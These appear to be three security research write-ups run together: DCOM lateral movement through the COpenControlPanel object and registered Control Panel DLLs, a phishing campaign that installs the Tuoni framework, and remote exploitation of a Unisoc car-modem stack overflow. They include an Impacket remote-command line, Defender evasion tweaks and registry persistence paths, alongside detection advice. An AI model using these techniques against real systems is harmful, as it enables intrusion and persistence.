COM server A COM is the module where a COM class is defined. The server can be implemented as an EXE, in which case it is called an out-of-process server, or as a DLL, in which case it is called an in-process server. Each COM server has a unique file path or location in the system. Information about COM servers is stored in the Windows Registry. The COM runtime uses the registry to locate the server and perform further actions. Registry entries for COM servers are located under the HKEY_CLASSES_ROOT root key for both 32- and 64-bit servers.
Component Object Model implementation
Client–server model
In-process server In the case of an in-process server, the server is implemented as a DLL. The client loads this DLL into its own address space and directly executes functions exposed by the COM object. This approach is efficient since both client and server run within the same process.
In-process COM server
Out-of-process server Here, the server is implemented and compiled as an executable (EXE). Since the client cannot load an EXE into its address space, the server runs in its own process, separate from the client. Communication between the two processes is handled via ALPC (Advanced Local Procedure Call) ports, which serve as the RPC transport layer for COM.
Out-of-process COM server
What is DCOM?
DCOM is an extension of COM where the D stands for Distributed. It enables the client and server to reside on different machines. From the user’s perspective, there is no difference: DCOM provides an abstraction layer that makes both the client and the server appear as if they are on the same machine.
Under the hood, however, COM uses TCP as the RPC transport layer to enable communication across machines.
Distributed COM implementation
Certain requirements must be met to extend a COM object into a DCOM object. The most important one for our research is the presence of the AppID subkey in the registry, located under the COM CLSID entry.
The AppID value contains a GUID that maps to a corresponding key under HKEY_CLASSES_ROOT\AppID. Several subkeys may exist under this GUID. Two critical ones are:
These registry settings grant remote clients permissions to activate and interact with DCOM objects.
Lateral movement via DCOM
After attackers compromise a host, their next objective is often to compromise additional machines. This is what we call lateral movement. One common lateral movement technique is to achieve remote command execution on a target machine. There are many ways to do this, one of which involves abusing DCOM objects.
In recent years, many DCOM objects have been discovered. This research focuses on the objects exposed by the Impacket script dcomexec.py that can be used for command execution. More specifically, three exposed objects are used: ShellWindows, ShellBrowserWindow and MMC20.
ShellWindows
ShellWindows was one of the first DCOM objects to be identified. It represents a collection of open shell windows and is hosted by explorer.exe, meaning any COM client communicates with that process.
In Impacket’s dcomexec.py, once an instance of this COM object is created on a remote machine, the script provides a semi-interactive shell.
Each time a user enters a command, the function exposed by the COM object is called. The command output is redirected to a file, which the script retrieves via SMB and displays back to simulate a regular shell.
Internally, the script runs this command when connecting:
cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__17602 2>&1
This sets the working directory to C:\ and redirects the output to the ADMIN$ share under the filename __17602. After that, the script checks whether the file exists; if it does, execution is considered successful and the output appears as if in a shell.
When running dcomexec.py against Windows 10 and 11 using the ShellWindows object, the script hangs after confirming SMB connection initialization and printing the SMB banner. As I mentioned in my personal blog post, it appears that this DCOM object no longer has permission to write to the ADMIN$ share. A simple fix is to redirect the output to a directory the DCOM object can write to, such as the Temp folder. The Temp folder can then be accessed under the same ADMIN$ share. A small change in the code resolves the issue. For example:
ShellBrowserWindow
The ShellBrowserWindow object behaves almost identically to ShellWindows and exhibits the same behavior on Windows 10. The same workaround that we used for ShellWindows applies in this case. However, on Windows 11, this object no longer works for command execution.
MMC20
The MMC20.Application COM object is the automation interface for Microsoft Management Console (MMC). It exposes methods and properties that allow MMC snap-ins to be automated.
This object has historically worked across all Windows versions. Starting with Windows Server 2025, however, attempting to use it triggers a Defender alert, and execution is blocked.
As shown in earlier examples, the dcomexec.py script writes the command output to a file under ADMIN$, with a filename that begins with __:
OUTPUT_FILENAME = '__' + str(time.time())[:5]
Defender appears to check for files written under ADMIN$ that start with __, and when it detects one, it blocks the process and alerts the user. A quick fix is to simply remove the double underscores from the output filename.
Another way to bypass this issue is to use the same workaround used for ShellWindows – redirecting the output to the Temp folder. The table below outlines the status of these objects across different Windows versions.
Windows Server 2025
Windows Server 2022
Windows 11
Windows 10
ShellWindows
Doesn’t work
Doesn’t work
Works but needs a fix
Works but needs a fix
ShellBrowserWindow
Doesn’t work
Doesn’t work
Doesn’t work
Works but needs a fix
MMC20
Detected by Defender
Works
Works
Works
Enumerating COM/DCOM objects
The first step to identifying which DCOM objects could be used for lateral movement is to enumerate them. By enumerating, I don’t just mean listing the objects. Enumeration involves:
Finding objects and filtering specifically for DCOM objects.
Identifying their interfaces.
Inspecting the exposed functions.
Automating enumeration is difficult because most COM objects lack a type library (TypeLib). A TypeLib acts as documentation for an object: which interfaces it supports, which functions are exposed, and the definitions of those functions. Even when TypeLibs are available, manual inspection is often still required, as we will explain later.
There are several approaches to enumerating COM objects depending on their use cases. Next, we’ll describe the methods I used while conducting this research, taking into account both automated and manual methods.
Automation using PowerShell In PowerShell, you can use .NET to create and interact with DCOM objects. Objects can be created using either their ProgID or CLSID, after which you can call their functions (as shown in the figure below).
Shell.Application COM object function list in PowerShell
Under the hood, PowerShell checks whether the COM object has a TypeLib and implements the IDispatch interface. IDispatch enables late binding, which allows runtime dynamic object creation and function invocation. With these two conditions met, PowerShell can dynamically interact with COM objects at runtime.
Our strategy looks like this:
As you can see in the last box, we perform manual inspection to look for functions with names that could be of interest, such as Execute, Exec, Shell, etc. These names often indicate potential command execution capabilities.
However, this approach has several limitations:
TypeLib requirement: Not all COM objects have a TypeLib, so many objects cannot be enumerated this way.
IDispatch requirement: Not all COM objects implement the IDispatch interface, which is required for PowerShell interaction.
Interface control: When you instantiate an object in PowerShell, you cannot choose which interface the instance will be tied to. If a COM class implements multiple interfaces, PowerShell will automatically select the one marked as [default] in the TypeLib. This means that other non-default interfaces, which may contain additional relevant functionality, such as command execution, could be overlooked.
Automation using C++ As you might expect, C++ is one of the languages that natively supports COM clients. Using C++, you can create instances of COM objects and call their functions via header files that define the interfaces.However, with this approach, we are not necessarily interested in calling functions directly. Instead, the goal is to check whether a specific COM object supports certain interfaces. The reasoning is that many interfaces have been found to contain functions that can be abused for command execution or other purposes.
This strategy primarily relies on an interface called IUnknown. All COM interfaces should inherit from this interface, and all COM classes should implement it.The IUnknown interface exposes three main functions. The most important is QueryInterface(), which is used to ask a COM object for a pointer to one of its interfaces.So, the strategy is to:
Enumerate COM classes in the system by reading CLSIDs under the HKEY_CLASSES_ROOT\CLSID key.
Check whether they support any known valuable interfaces. If they do, those classes may be leveraged for command execution or other useful functionality.
This method has several advantages:
No TypeLib dependency: Unlike PowerShell, this approach does not require the COM object to have a TypeLib.
Use of IUnknown: In C++, you can use the QueryInterface function from the base IUnknown interface to check if a particular interface is supported by a COM class.
No need for interface definitions: Even without knowing the exact interface structure, you can obtain a pointer to its virtual function table (vtable), typically cast as a void*. This is enough to confirm the existence of the interface and potentially inspect it further.
The figure below illustrates this strategy:
This approach is good in terms of automation because it eliminates the need for manual inspection. However, we are still only checking well-known interfaces commonly used for lateral movement, while potentially missing others.
Manual inspection using open-source tools
As you can see, automation can be difficult since it requires several prerequisites and, in many cases, still ends with a manual inspection. An alternative approach is manual inspection using a tool called OleViewDotNet, developed by James Forshaw. This tool allows you to:
List all COM classes in the system.
Create instances of those classes.
Check their supported interfaces.
Call specific functions.
Apply various filters for easier analysis.
Perform other inspection tasks.
Open-source tool for inspecting COM interfaces
One of the most valuable features of this tool is its naming visibility. OleViewDotNet extracts the names of interfaces and classes (when available) from the Windows Registry and displays them, along with any associated type libraries.
This makes manual inspection easier, since you can analyze the names of classes, interfaces, or type libraries and correlate them with potentially interesting functionality, for example, functions that could lead to command execution or persistence techniques.
Control Panel items as attack surfaces
Control Panel items allow users to view and adjust their computer settings. These items are implemented as DLLs that export the CPlApplet function and typically have the .cpl extension. Control Panel items can also be executables, but our research will focus on DLLs only.
Control Panel items
Attackers can abuse CPL files for initial access. When a user executes a malicious .cpl file (e.g., delivered via phishing), the system may be compromised – a technique mapped to MITRE ATT&CK T1218.002.
Adversaries may also modify the extensions of malicious DLLs to .cpl and register them in the corresponding locations in the registry.
Under HKEY_CURRENT_USER:
HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
Under HKEY_LOCAL_MACHINE:
For 64-bit DLLs:
HKLM\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
For 32-bit DLLs:
HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
These locations are important when Control Panel DLLs need to be available to the current logged-in user or to all users on the machine. However, the “Control Panel” subkey and its “Cpls” subkey under HKCU should be created manually, unlike the “Control Panel” and “Cpls” subkeys under HKLM, which are created automatically by the operating system.
Once registered, the DLL (CPL file) will load every time the Control Panel is opened, enabling persistence on the victim’s system.
It’s worth noting that even DLLs that do not comply with the CPL specification, do not export CPlApplet, or do not have the .cpl extension can still be executed via their DllEntryPoint function if they are registered under the registry keys listed above.
There are multiple ways to execute Control Panel items:
This calls the Control_RunDLL function from shell32.dll, passing the CPL file as an argument. Everything inside the CPlApplet function will then be executed.
However, if the CPL file has been registered in the registry as shown earlier, then every time the Control Panel is opened, the file is loaded into memory through the COM Surrogate process (dllhost.exe):
COM Surrogate process loading the CPL file
What happened was that a Control Panel with a COM client used a COM object to load these CPL files. We will talk about this COM object in more detail later.
The COM Surrogate process was designed to host COM server DLLs in a separate process rather than loading them directly into the client process’s address space. This isolation improves stability for the in-process server model. This hosting behavior can be configured for a COM object in the registry if you want a COM server DLL to run inside a separate process because, by default, it is loaded in the same process.
‘DCOMing’ through Control Panel items
While following the manual approach of enumerating COM/DCOM objects that could be useful for lateral movement, I came across a COM object called COpenControlPanel, which is exposed through shell32.dll and has the CLSID {06622D85-6856-4460-8DE1-A81921B41C4B}. This object exposes multiple interfaces, one of which is IOpenControlPanel with IID {D11AD862-66DE-4DF4-BF6C-1F5621996AF1}.
IOpenControlPanel interface in the OleViewDotNet output
I immediately thought of its potential to compromise Control Panel items, so I wanted to check which functions were exposed by this interface. Unfortunately, neither the interface nor the COM class has a type library.
COpenControlPanel interfaces without TypeLib
Normally, checking the interface definition would require reverse engineering, so at first, it looked like we needed to take a different research path. However, it turned out that the IOpenControlPanel interface is documented on MSDN, and according to the documentation, it exposes several functions. One of them, called Open, allows a specified Control Panel item to be opened using its name as the first argument.
Full type and function definitions are provided in the shobjidl_core.h Windows header file.
Open function exposed by IOpenControlPanel interface
It’s worth noting that in newer versions of Windows (e.g., Windows Server 2025 and Windows 11), Microsoft has removed interface names from the registry, which means they can no longer be identified through OleViewDotNet.
COpenControlPanel interfaces without names
Returning to the COpenControlPanel COM object, I found that the Open function can trigger a DLL to be loaded into memory if it has been registered in the registry. For the purposes of this research, I created a DLL that basically just spawns a message box which is defined under the DllEntryPoint function. I registered it under HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls and then created a simple C++ COM client to call the Open function on this interface.
As expected, the DLL was loaded into memory. It was hosted in the same way that it would be if the Control Panel itself was opened: through the COM Surrogate process (dllhost.exe). Using Process Explorer, it was clear that dllhost.exe loaded my DLL while simultaneously hosting the COpenControlPanel object along with other COM objects.
COM Surrogate loading a custom DLL and hosting the COpenControlPanel object
Based on my testing, I made the following observations:
The DLL that needs to be registered does not necessarily have to be a .cpl file; any DLL with a valid entry point will be loaded.
The Open() function accepts the name of a Control Panel item as its first argument. However, it appears that even if a random string is supplied, it still causes all DLLs registered in the relevant registry location to be loaded into memory.
Now, what if we could trigger this COM object remotely? In other words, what if it is not just a COM object but also a DCOM object? To verify this, we checked the AppID of the COpenControlPanel object using OleViewDotNet.
COpenControlPanel object in OleViewDotNet
Both the launch and access permissions are empty, which means the object will follow the system’s default DCOM security policy. By default, members of the Administrators group are allowed to launch and access the DCOM object.
Based on this, we can build a remote strategy. First, upload the “malicious” DLL, then use the Remote Registry service to register it in the appropriate registry location. Finally, use a trigger acting as a DCOM client to remotely invoke the Open() function, causing our DLL to be loaded. The diagram below illustrates the flow of this approach.
Malicious DLL loading using DCOM
The trigger can be written in either C++ or Python, for example, using Impacket. I chose Python because of its flexibility. The trigger itself is straightforward: we define the DCOM class, the interface, and the function to call. The full code example can be found here.
Once the trigger runs, the behavior will be the same as when executing the COM client locally: our DLL will be loaded through the COM Surrogate process (dllhost.exe).
As you can see, this technique not only achieves command execution but also provides persistence. It can be triggered in two ways: when a user opens the Control Panel or remotely at any time via DCOM.
Detection
The first step in detecting such activity is to check whether any Control Panel items have been registered under the following registry paths:
Although commonly known best practices and research papers regarding Windows security advise monitoring only the first subkey, for thorough coverage it is important to monitor all of the above.
In addition, monitoring dllhost.exe (COM Surrogate) for unusual COM objects such as COpenControlPanel can provide indicators of malicious activity.
Finally, it is always recommended to monitor Remote Registry usage because it is commonly abused in many types of attacks, not just in this scenario.
Conclusion
In conclusion, I hope this research has clarified yet another attack vector and emphasized the importance of implementing hardening practices. Below are a few closing points for security researchers to take into account:
As shown, DCOM represents a large attack surface. Windows exposes many DCOM classes, a significant number of which lack type libraries – meaning reverse engineering can reveal additional classes that may be abused for lateral movement.
Changing registry values to register malicious CPLs is not good practice from a red teaming ethics perspective. Defender products tend to monitor common persistence paths, but Control Panel applets can be registered in multiple registry locations, so there is always a gap that can be exploited.
Bitness also matters. On x64 systems, loading a 32-bit DLL will spawn a 32-bit COM Surrogate process (dllhost.exe *32). This is unusual on 64-bit hosts and therefore serves as a useful detection signal for defenders and an interesting red flag for red teamers to consider.
In March 2025, we discovered Operation ForumTroll, a series of sophisticated cyberattacks exploiting the CVE-2025-2783 vulnerability in Google Chrome. We previously detailed the malicious implants used in the operation: the LeetAgent backdoor and the complex spyware Dante, developed by Memento Labs (formerly Hacking Team). However, the attackers behind this operation didn’t stop at their spring campaign and have continued to infect targets within the Russian Federation.
In October 2025, just days before we presented our report detailing the ForumTroll APT group’s attack at the Security Analyst Summit, we detected a new targeted phishing campaign by the same group. However, while the spring cyberattacks focused on organizations, the fall campaign honed in on specific individuals: scholars in the field of political science, international relations, and global economics, working at major Russian universities and research institutions.
The emails received by the victims were sent from the address support@e-library[.]wiki. The campaign purported to be from the scientific electronic library, eLibrary, whose legitimate website is elibrary.ru. The phishing emails contained a malicious link in the format: https://e-library[.]wiki/elib/wiki.php?id=<8 pseudorandom letters and digits>. Recipients were prompted to click the link to download a plagiarism report. Clicking that link triggered the download of an archive file. The filename was personalized, using the victim’s own name in the format: <LastName>_<FirstName>_<Patronymic>.zip.
A well-prepared attack
The attackers did their homework before sending out the phishing emails. The malicious domain, e-library[.]wiki, was registered back in March 2025, over six months before the email campaign started. This was likely done to build the domain’s reputation, as sending emails from a suspicious, newly registered domain is a major red flag for spam filters.
Furthermore, the attackers placed a copy of the legitimate eLibrary homepage on https://e-library[.]wiki. According to the information on the page, they accessed the legitimate website from the IP address 193.65.18[.]14 back in December 2024.
A screenshot of the malicious site elements showing the IP address and initial session date
The attackers also carefully personalized the phishing emails for their targets, specific professionals in the field. As mentioned above, the downloaded archive was named with the victim’s last name, first name, and patronymic.
Another noteworthy technique was the attacker’s effort to hinder security analysis by restricting repeat downloads. When we attempted to download the archive from the malicious site, we received a message in Russian, indicating the download link was likely for one-time use only:
The message that was displayed when we attempted to download the archive
Our investigation found that the malicious site displayed a different message if the download was attempted from a non-Windows device. In that case, it prompted the user to try again from a Windows computer.
The message that was displayed when we attempted to download the archive from a non-Windows OS
The malicious archive
The malicious archives downloaded via the email links contained the following:
A malicious shortcut file named after the victim: <LastName>_<FirstName>_<Patronymic>.lnk;
A .Thumbs directory containing approximately 100 image files with names in Russian. These images were not used during the infection process and were likely added to make the archives appear less suspicious to security solutions.
A portion of the .Thumbs directory contents
When the user clicked the shortcut, it ran a PowerShell script. The script’s primary purpose was to download and execute a PowerShell-based payload from a malicious server.
The script that was launched by opening the shortcut
The downloaded payload then performed the following actions:
Contacted a URL in the format: https://e-library[.]wiki/elib/query.php?id=<8 pseudorandom letters and digits>&key=<32 hexadecimal characters> to retrieve the final payload, a DLL file.
Saved the downloaded file to %localappdata%\Microsoft\Windows\Explorer\iconcache_<4 pseudorandom digits>.dll.
Established persistence for the payload using COM Hijacking. This involved writing the path to the DLL file into the registry key HKCR\CLSID\{1f486a52-3cb1-48fd-8f50-b8dc300d9f9d}\InProcServer32. Notably, the attackers had used that same technique in their spring attacks.
Downloaded a decoy PDF from a URL in the format: https://e-library[.]wiki/pdf/<8 pseudorandom letters and digits>.pdf. This PDF was saved to the user’s Downloads folder with a filename in the format: <LastName>_<FirstName>_<Patronymic>.pdf and then opened automatically.
The decoy PDF contained no valuable information. It was merely a blurred report generated by a Russian plagiarism-checking system.
A screenshot of a page from the downloaded report
At the time of our investigation, the links for downloading the final payloads didn’t work. Attempting to access them returned error messages in English: “You are already blocked…” or “You have been bad ended” (sic). This likely indicates the use of a protective mechanism to prevent payloads from being downloaded more than once. Despite this, we managed to obtain and analyze the final payload.
The final payload: the Tuoni framework
The DLL file deployed to infected devices proved to be an OLLVM-obfuscated loader, which we described in our previous report on Operation ForumTroll. However, while this loader previously delivered rare implants like LeetAgent and Dante, this time the attackers opted for a better-known commercial red teaming framework: Tuoni. Portions of the Tuoni code are publicly available on GitHub. By deploying this tool, the attackers gained remote access to the victim’s device along with other capabilities for further system compromise.
As in the previous campaign, the attackers used fastly.net as C2 servers.
Conclusion
The cyberattacks carried out by the ForumTroll APT group in the spring and fall of 2025 share significant similarities. In both campaigns, infection began with targeted phishing emails, and persistence for the malicious implants was achieved with the COM Hijacking technique. The same loader was used to deploy the implants both in the spring and the fall.
Despite these similarities, the fall series of attacks cannot be considered as technically sophisticated as the spring campaign. In the spring, the ForumTroll APT group exploited zero-day vulnerabilities to infect systems. By contrast, the autumn attacks relied entirely on social engineering, counting on victims not only clicking the malicious link but also downloading the archive and launching the shortcut file. Furthermore, the malware used in the fall campaign, the Tuoni framework, is less rare.
ForumTroll has been targeting organizations and individuals in Russia and Belarus since at least 2022. Given this lengthy timeline, it is likely this APT group will continue to target entities and individuals of interest within these two countries. We believe that investigating ForumTroll’s potential future campaigns will allow us to shed light on shadowy malicious implants created by commercial developers – much as we did with the discovery of the Dante spyware.
Imagine you’re cruising down the highway in your brand-new electric car. All of a sudden, the massive multimedia display fills with Doom, the iconic 3D shooter game. It completely replaces the navigation map or the controls menu, and you realize someone is playing it remotely right now. This is not a dream or an overactive imagination – we’ve demonstrated that it’s a perfectly realistic scenario in today’s world.
The internet of things now plays a significant role in the modern world. Not only are smartphones and laptops connected to the network, but also factories, cars, trains, and even airplanes. Most of the time, connectivity is provided via 3G/4G/5G mobile data networks using modems installed in these vehicles and devices. These modems are increasingly integrated into a System-on-Chip (SoC), which uses a Communication Processor (CP) and an Application Processor (AP) to perform multiple functions simultaneously. A general-purpose operating system such as Android can run on the AP, while the CP, which handles communication with the mobile network, typically runs on a dedicated OS. The interaction between the AP, CP, and RAM within the SoC at the microarchitecture level is a “black box” known only to the manufacturer – even though the security of the entire SoC depends on it.
Bypassing 3G/LTE security mechanisms is generally considered a purely academic challenge because a secure communication channel is established when a user device (User Equipment, UE) connects to a cellular base station (Evolved Node B, eNB). Even if someone can bypass its security mechanisms, discover a vulnerability in the modem, and execute their own code on it, this is unlikely to compromise the device’s business logic. This logic (for example, user applications, browser history, calls, and SMS on a smartphone) resides on the AP and is presumably not accessible from the modem.
To find out, if that is true, we conducted a security assessment of a modern SoC, Unisoc UIS7862A, which features an integrated 2G/3G/4G modem. This SoC can be found in various mobile devices by multiple vendors or, more interestingly, in the head units of modern Chinese vehicles, which are becoming increasingly common on the roads. The head unit is one of a car’s key components, and a breach of its information security poses a threat to road safety, as well as the confidentiality of user data.
During our research, we identified several critical vulnerabilities at various levels of the Unisoc UIS7862A modem’s cellular protocol stack. This article discusses a stack-based buffer overflow vulnerability in the 3G RLC protocol implementation (CVE-2024-39432). The vulnerability can be exploited to achieve remote code execution at the early stages of connection, before any protection mechanisms are activated.
Importantly, gaining the ability to execute code on the modem is only the entry point for a complete remote compromise of the entire SoC. Our subsequent efforts were focused on gaining access to the AP. We discovered several ways to do so, including leveraging a hardware vulnerability in the form of a hidden peripheral Direct Memory Access (DMA) device to perform lateral movement within the SoC. This enabled us to install our own patch into the running Android kernel and execute arbitrary code on the AP with the highest privileges. Details are provided in the relevant sections.
Acquiring the modem firmware
The modem at the center of our research was found on the circuit board of the head unit in a Chinese car.
Circuit board of the head unit
Description of the circuit board components:
Number in the board photo
Component
1
Realtek RTL8761ATV 802.11b/g/n 2.4G controller with wireless LAN (WLAN) and USB interfaces (USB 1.0/1.1/2.0 standards)
2
SPRD UMW2652 BGA WiFi chip
3
55966 TYADZ 21086 chip
4
SPRD SR3595D (Unisoc) radio frequency transceiver
5
Techpoint TP9950 video decoder
6
UNISOC UIS7862A
7
BIWIN BWSRGX32H2A-48G-X internal storage, Package200-FBGA, ROM Type – Discrete, ROM Size – LPDDR4X, 48G
8
SCY E128CYNT2ABE00 EMMC 128G/JEDEC memory card
9
SPREADTRUM UMP510G5 power controller
10
FEI.1s LE330315 USB2.0 shunt chip
11
SCT2432STER synchronous step-down DC-DC converter with internal compensation
Using information about the modem’s hardware, we desoldered and read the embedded multimedia memory card, which contained a complete image of its operating system. We then analyzed the image obtained.
Remote access to the modem (CVE-2024-39431)
The modem under investigation, like any modern modem, implements several protocol stacks: 2G, 3G, and LTE. Clearly, the more protocols a device supports, the more potential entry points (attack vectors) it has. Moreover, the lower in the OSI network model stack a vulnerability sits, the more severe the consequences of its exploitation can be. Therefore, we decided to analyze the data packet fragmentation mechanisms at the data link layer (RLC protocol).
We focused on this protocol because it is used to establish a secure encrypted data transmission channel between the base station and the modem, and, in particular, it is used to transmit higher-layer NAS (Non-Access Stratum) protocol data. NAS represents the functional level of the 3G/UMTS protocol stack. Located between the user equipment (UE) and core network, it is responsible for signaling between them. This means that a remote code execution (RCE) vulnerability in RLC would allow an attacker to execute their own code on the modem, bypassing all existing 3G communication protection mechanisms.
3G protocol stack
The RLC protocol uses three different transmission modes: Transparent Mode (TM), Unacknowledged Mode (UM), and Acknowledged Mode (AM). We are only interested in UM, because in this mode the 3G standard allows both the segmentation of data and the concatenation of several small higher-layer data fragments (Protocol Data Units, PDU) into a single data link layer frame. This is done to maximize channel utilization. At the RLC level, packets are referred to as Service Data Units (SDU).
Among the approximately 75,000 different functions in the firmware, we found the function for handling an incoming SDU packet. When handling a received SDU packet, its header fields are parsed. The packet itself consists of a mandatory header, optional headers, and data. The number of optional headers is not limited. The end of the optional headers is indicated by the least significant bit (E bit) being equal to 0. The algorithm processes each header field sequentially, while their E-bits equal 1. During processing, data is written to a variable located on the stack of the calling function. The stack depth is 0xB4 bytes. The size of the packet that can be parsed (i.e., the number of headers, each header being a 2-byte entry on the stack) is limited by the SDU packet size of 0x5F0 bytes.
As a result, exploitation can be achieved using just one packet in which the number of headers exceeds the stack depth (90 headers). It is important to note that this particular function lacks a stack canary, and when the stack overflows, it is possible to overwrite the return address and some non-volatile register values in this function. However, overwriting is only possible with a value ending in one in binary (i.e., a value in which the least significant bit equals 1). Notably, execution takes place on ARM in Thumb mode, so all return addresses must have the least significant bit equal to 1. Coincidence? Perhaps.
In any case, sending the very first dummy SDU packet with the appropriate number of “correct” headers caused the device to reboot. However, at that moment, we had no way to obtain information on where and why the crash occurred (although we suspect the cause was an attempt to transfer control to the address 0xAABBCCDD, taken from our packet).
Gaining persistence in the system
The first and most important observation is that we know the pointer to the newly received SDU packet is stored in register R2. Return Oriented Programming (ROP) techniques can be used to execute our own code, but first we need to make sure it is actually possible.
We utilized the available AT command handler to move the data to RAM areas. Among the available AT commands, we found a suitable function – SPSERVICETYPE.
Next, we used ROP gadgets to overwrite the address 0x8CE56218 without disrupting the subsequent operation of the incoming SDU packet handling algorithm. To achieve this, it was sufficient to return to the function from which the SDU packet handler was called, because it was invoked as a callback, meaning there is no data linkage on the stack. Given that this function only added 0x2C bytes to the stack, we needed to fit within this size.
Stack overflow in the context of the operating system
Having found a suitable ROP chain, we launched an SDU packet containing it as a payload. As a result, we saw the output 0xAABBCCDD in the AT command console for SPSERVICETYPE. Our code worked!
Next, by analogy, we input the address of the stack frame where our data was located, but it turned out not to be executable. We then faced the task of figuring out the MPU settings on the modem. Once again, using the ROP chain method, we generated code that read the MPU table, one DWORD at a time. After many iterations, we obtained the following table.
The table shows what we suspected – the code section is only mapped for execution. An attempt to change the configuration resulted in another ROP chain, but this same section was now mapped with write permissions in an unused slot in the table. Because of MPU programming features, specifically the presence of the overlap mechanism and the fact that a region with a higher ID has higher priority, we were able to write to this section.
All that remained was to use the pointer to our data (still stored in R2) and patch the code section that had just been unlocked for writing. The question was what exactly to patch. The simplest method was to patch the NAS protocol handler by adding our code to it. To do this, we used one of the NAS protocol commands – MM information. This allowed us to send a large amount of data at once and, in response, receive a single byte of data using the MM status command, which confirmed the patching success.
As a result, we not only successfully executed our own code on the modem side but also established full two-way communication with the modem, using the high-level NAS protocol as a means of message delivery. In this case, it was an MM Status packet with the cause field equaling 0xAA.
However, being able to execute our own code on the modem does not give us access to user data. Or does it?
The full version of the article with a detailed description of the development of an AR exploit that led to Doom being run on the head unit is available on ICS CERT website.

 Login
Login